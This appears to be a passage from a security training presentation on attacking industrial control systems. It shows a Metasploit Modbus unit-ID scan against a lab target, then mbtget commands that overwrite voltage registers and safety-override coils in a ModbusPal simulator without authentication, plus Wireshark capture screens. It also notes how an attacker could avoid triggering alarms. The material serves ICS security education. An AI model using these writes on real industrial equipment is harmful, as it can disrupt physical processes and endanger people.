Controllers, control processors, programmable relays, Remote Terminal Units, and process specific microcontrollers.

LEVEL 0

Process Control Instrumentation Bus Network

Includes the functions involved in transitioning from cyber to physical and from physical to cyber. Items typically found in this zone include; sensors, actuators, motors, process specific automation machinery and field instrumentation devices.


Target 4 (ICS/BAS)



```
msf auxiliary(modbus_findunitid) > show options

Module options (auxiliary/scanner/scada/modbus_findunitid):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   BENICE         1                yes       Seconds to sleep between Stati
   RHOST          10.254.254.20    yes       The target address
   RPORT          502              yes       The target port
   TIMEOUT        2                yes       Timeout for the network probe,
   UNIT_ID_FROM   1                yes       ModBus Unit Identifier scan fr
   UNIT_ID_TO     254              yes       ModBus Unit Identifier scan to

msf auxiliary(modbus_findunitid) > run

[+] Received: correct MODBUS/TCP from stationID  1
[+] Received: correct MODBUS/TCP from stationID  2
[+] Received: correct MODBUS/TCP from stationID  3
[+] Received: correct MODBUS/TCP from stationID  4
[+] Received: correct MODBUS/TCP from stationID  5
[+] Received: correct MODBUS/TCP from stationID  6
[+] Received: correct MODBUS/TCP from stationID  7
[+] Received: correct MODBUS/TCP from stationID  8
[+] Received: correct MODBUS/TCP from stationID  9
[+] Received: correct MODBUS/TCP from stationID  10
[*] Received: incorrect/none data from stationID 11 (probably not in use)
```


Attacker has now identified the number of Modbus devices on the network.

SamuraiSTFU Applications



- **Embedded Electronics**
- **Field Technician Interfaces**
- **RF Communications**
- **Network Protocols**
- **User Interfaces**

Launch mbtget Modbus Command Line




SamuraiSTFU 1.4 - VMware Player (Non-commercial use only)
Player
~ : bash
File Edit View Bookmarks Settings Help
~ : bash
rity Testing Framework for Utilities
HTTP://www.SamuraiSTFU.org
~ : bash
ModbusPal 1.6b
US
02:16 PM UTC
10:16 AM
8/14/2014

```
samurai@SamuraiSTFU:~$ mbtget -h
usage : mbtget [-hvdsf]
               [-u unit_id] [-a address] [-n number_value]
               [-r[12347]] [-w5 bit_value] [-w6 word_value]
               [-p port] [-t timeout] serveur

command line :
  -h                    : show this help message
  -v                    : show version
  -d                    : set dump mode (show tx/rx frame in hex)
  -s                    : set script mode (csv on stdout)
  -r1                   : read bit(s) (function 1)
  -r2                   : read bit(s) (function 2)
  -r3                   : read word(s) (function 3)
  -r4                   : read word(s) (function 4)
  -w5 bit_value         : write a bit (function 5)
  -w6 word_value        : write a word (function 6)
  -r7                   : read exception status
  -f                    : set floating point value
  -hex                  : show value in hex (default is decimal)
  -u unit_id            : set the modbus "unit id"
  -p port_number        : set TCP port (default 502)
  -a modbus_address     : set modbus address (default 0)
  -n value_number       : number of values to read
  -t timeout            : set timeout seconds (default is 5s)
samurai@SamuraiSTFU:~$ 
```

Mbtget: universal Modbus read/write, no authentication required

Mbtget Change Registers and Coils



```
samurai@SamuraiSTFU:~$ mbtget -a 0 -r3
values:
  1 (ad 00000):   113
samurai@SamuraiSTFU:~$ mbtget -a 1 -r3
values:
  1 (ad 00001):   110
samurai@SamuraiSTFU:~$ mbtget -a 2 -r3
values:
  1 (ad 00002):   105
samurai@SamuraiSTFU:~$ mbtget -a 3 -r3
values:
  1 (ad 00003):   125
samurai@SamuraiSTFU:~$ mbtget -a 0 -r1
values:
  1 (ad 00000):     1
samurai@SamuraiSTFU:~$ mbtget -a 1 -r1
values:
  1 (ad 00001):     0
samurai@SamuraiSTFU:~$ mbtget -a 1 -w6 220
word write ok
samurai@SamuraiSTFU:~$ mbtget -a 1 -r3
values:
  1 (ad 00001):   220
samurai@SamuraiSTFU:~$ mbtget -a 1 -w5 2
option "-w5": bit_value = 0 or 1
samurai@SamuraiSTFU:~$
bit write ok
samurai@SamuraiSTFU:~$ mbtget -a 1 -r1
values:
  1 (ad 00001):     1
samurai@SamuraiSTFU:~$ █
```

Holding registers

Address	Value	Name	Binding
1	112	InputVolt...	InputVolt...
2	220	OutputVo...	
3	105	LowVolta...	
4	125	HighVolta...	

Coils


Address	Value	Name	Binding
1	1	EnableOu...	
2	1	SafetyOv...	

ModbusPal Register and Coil values have been overwritten by mbtget.

Attacker uses vendor product, install instructions to identify initial settings, then alter them.

No “error codes” show up to alert operator a system parameter has been changed, but High Voltage Alarm would be triggered, unless attacker also changed the Alarm value…..

Wireshark Home


File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression...
Clear
Apply
Save
WIRESHARK

The Wireshark Network Analyzer [Wireshark 1.12.0 (v1.12.0-0-g4fab41a from master-1.12)]

The World's Most Popular Network Protocol Analyzer
Version 1.12.0 (v1.12.0-0-g4fab41a from master-1.12)

Capture

Interface List
Live list of the capture interfaces (counts incoming packets)

Start
Choose one or more interfaces to cap

- Wi-Fi
- Local Area Connection* 11
- VMware Network Adapter VMnet8
- VMware Network Adapter VMnet1

Capture Options
Start a capture with detailed options

Capture Help

How to Capture
Step by step to a successful capture setup

Network Media
Specific information for capturing on: Ethernet, WLAN, ...

Files

Open
Open a previously captured file

Open Recent:
C:\Users\LT-6\Downloads\bacnet-stack-services.cap (14 kB)

Sample Captures
A rich assortment of example capture files on the wiki

Online

Website
Visit the project's website

User's Guide
The User's Guide (local version, if installed)

Security
Work with Wireshark as securely as possible

Ready to load or capture | No Packets | Profile: Default


9:14 AM
9/5/2014

Start and observe packets being captured

Sample Captures (pcap)

Wireshark is the world's foremost network protocol analyzer. It lets you see what's happening on your network at a microscopic level.

Wireshark Modbus Captures



cloudshark.org/captures/76038eaa4a3b
CloudShark on clou...
CloudShark // cloudshark.org
✓ Apply
Clear
Modbus

mb.pcap 7.3 mb · 55800 packets · more info

Start typing a Display Filter

```
No.     Time      Source        Destination   Protocol     Length  Info
1    ○  0.000000  141.81.0.10   141.81.0.11   TCP          54      56852 > 49290 [ACK] Seq=1 Ack=1 Win=6352
2    ○  0.000015  141.81.0.10   141.81.0.11   TCP          54      56851 > 49218 [ACK] Seq=1 Ack=1 Win=6398
3    ○  0.004085  141.81.0.10   141.81.0.83   CIP          136     Multiple Service Packet, | Unknown Servi
4    ○  0.004585  141.81.0.86   141.81.0.10   TCP          60      asa-appl-proto > 57184 [ACK] Seq=1 Ack=1
5    ○  0.004620  141.81.0.10   141.81.0.86                        Query: Trans: 0; Unit: 255, Func: 4: Rea
6    ○  0.005159  141.81.0.86   141.81.0.10                        Response: Trans: 32000; Unit: 255, Func:
7    ○  0.005161  141.81.0.83   141.81.0.10                        EtherNet-IP-2 > 50275 [ACK] Seq=1 Ack=83
8    ○  0.005189  141.81.0.10   141.81.0.83   CIP          1258    Multiple Service Packet, | Unknown Servi
9    ○  0.005604  141.81.0.63   141.81.0.10   CIP          126     Success, | Success, | Success
10   ○  0.005617  141.81.0.10   141.81.0.86   Modbus/TCP   66      Query: Trans: 1; Unit: 255, Func: 2: Rea
11   ○  0.005655  141.81.0.10   141.81.0.63   CIP          386     Multiple Service Packet, | Unknown Servi
12   ○  0.007574  141.81.0.83   141.81.0.10   TCP          60      EtherNet-IP-2 > 50275 [ACK] Seq=1 Ack=12
13   ○  0.008484  141.81.0.83   141.81.0.10   CIP          126     Success, | Success, | Success
14   ○  0.016534  141.81.0.63   141.81.0.10   CIP          126     Success, | Success, | Success
```

```
▷ Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
▷ Ethernet II, Src: Hewlett-_e0:02:5e (78:e7:d1:e0:02:5e), Dst: Hewlett-_6c:28:f0 (d4:85:64:6c:28:f0)
▷ Internet Protocol Version 4, Src: 141.81.0.10 (141.81.0.10), Dst: 141.81.0.11 (141.81.0.11)
▷ Transmission Control Protocol, Src Port: 56852 (56852), Dst Port: 49290 (49290), Seq: 1, Ack: 1, Len: 0
```

Passive method to collect ALL IP data traversing, wired and wireless